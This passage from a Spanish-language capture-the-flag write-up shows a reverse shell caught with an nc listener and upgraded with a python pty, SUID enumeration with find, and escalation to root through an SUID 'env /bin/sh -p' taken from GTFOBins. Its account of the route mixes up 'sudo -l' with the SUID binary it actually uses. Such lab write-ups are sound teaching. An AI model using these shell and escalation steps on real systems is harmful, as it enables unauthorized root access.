Y, al ejecutar este binario, accedí a la máquina como usuario "dylan".

```
(administrador@kali)-[/Descargas/content]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.1.100] from (UNKNOWN) [172.17.0.2] 57054
python3 -c "import pty;pty.spawn('/bin/bash')"
dylan@14ea596699c:/tmp$ id
id
uid=1000(dylan) gid=1000(dylan) groups=1000(dylan)
dylan@14ea596699c:/tmp$ ^Z
zsh: suspended nc -nlvp 4444

(administrador@kali)-[/Descargas/content]
$ stty raw -echo;fg
[1] + continued nc -nlvp 4444
reset xterm
```

Finalmente, busqué archivos con el bit SUID (Set User ID) activado, ya que estos archivos permiten a los usuarios ejecutarlos con los permisos del propietario del archivo, en lugar de con los permisos del usuario que los ejecuta.

```
dylan@c14ea596699c:/tmp$ find / -perm -4000 -type f -exec ls -l {} \; 2>/dev/null
-rwsr-xr-- 1 root messagebus 35112 Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 338536 Jan 2 2024 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 55672 Feb 21 2022 /usr/bin/su
-rwsr-xr-x 1 root root 72712 Feb 6 2024 /usr/bin/chfn
-rwsr-xr-x 1 root root 35192 Feb 21 2022 /usr/bin/umount
-rwsr-xr-x 1 root root 47480 Feb 21 2022 /usr/bin/mount
-rwsr-xr-x 1 root root 40496 Feb 6 2024 /usr/bin/newgrp
-rwsr-xr-x 1 root root 72072 Feb 6 2024 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 59976 Feb 6 2024 /usr/bin/passwd
-rwsr-xr-x 1 root root 43976 Jan 8 2024 /usr/bin/env
-rwsr-xr-x 1 root root 44808 Feb 6 2024 /usr/bin/chsh
-rwsr-xr-x 1 root root 232416 Apr 3 2023 /usr/bin/sudo
dylan@c14ea596699c:/tmp$
```

Aunque no encontré información útil, al usar el comando `sudo -l`, descubrí que este usuario podía escalar privilegios utilizando el comando `env`. Por tanto, consulté GTOFBins para conocer la forma de escalar privilegios.

El comando `env` en sistemas Unix y Linux muestra el entorno actual. Si se especifica una variable de entorno, `env` la asigna a un nuevo valor y muestra el entorno modificado. Además, si se especifica un comando, `env` lo ejecuta dentro del entorno especificado, permitiendo probar cómo se comporta un programa bajo diferentes configuraciones de entorno sin necesidad de cambiar permanentemente las variables de entorno del sistema.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo env /bin/sh
```

Con esta información, logré acceder a la máquina víctima como usuario root, completando así este reto de ciberseguridad.

```
dylan@c14ea596699c:/tmp$ env /bin/sh -p
# id
uid=1000(dylan) gid=1000(dylan) euid=0(root) groups=1000(dylan)
# cat /etc/os-release
PRETTY_NAME="Ubuntu 22.04.4 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.4 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy
#
```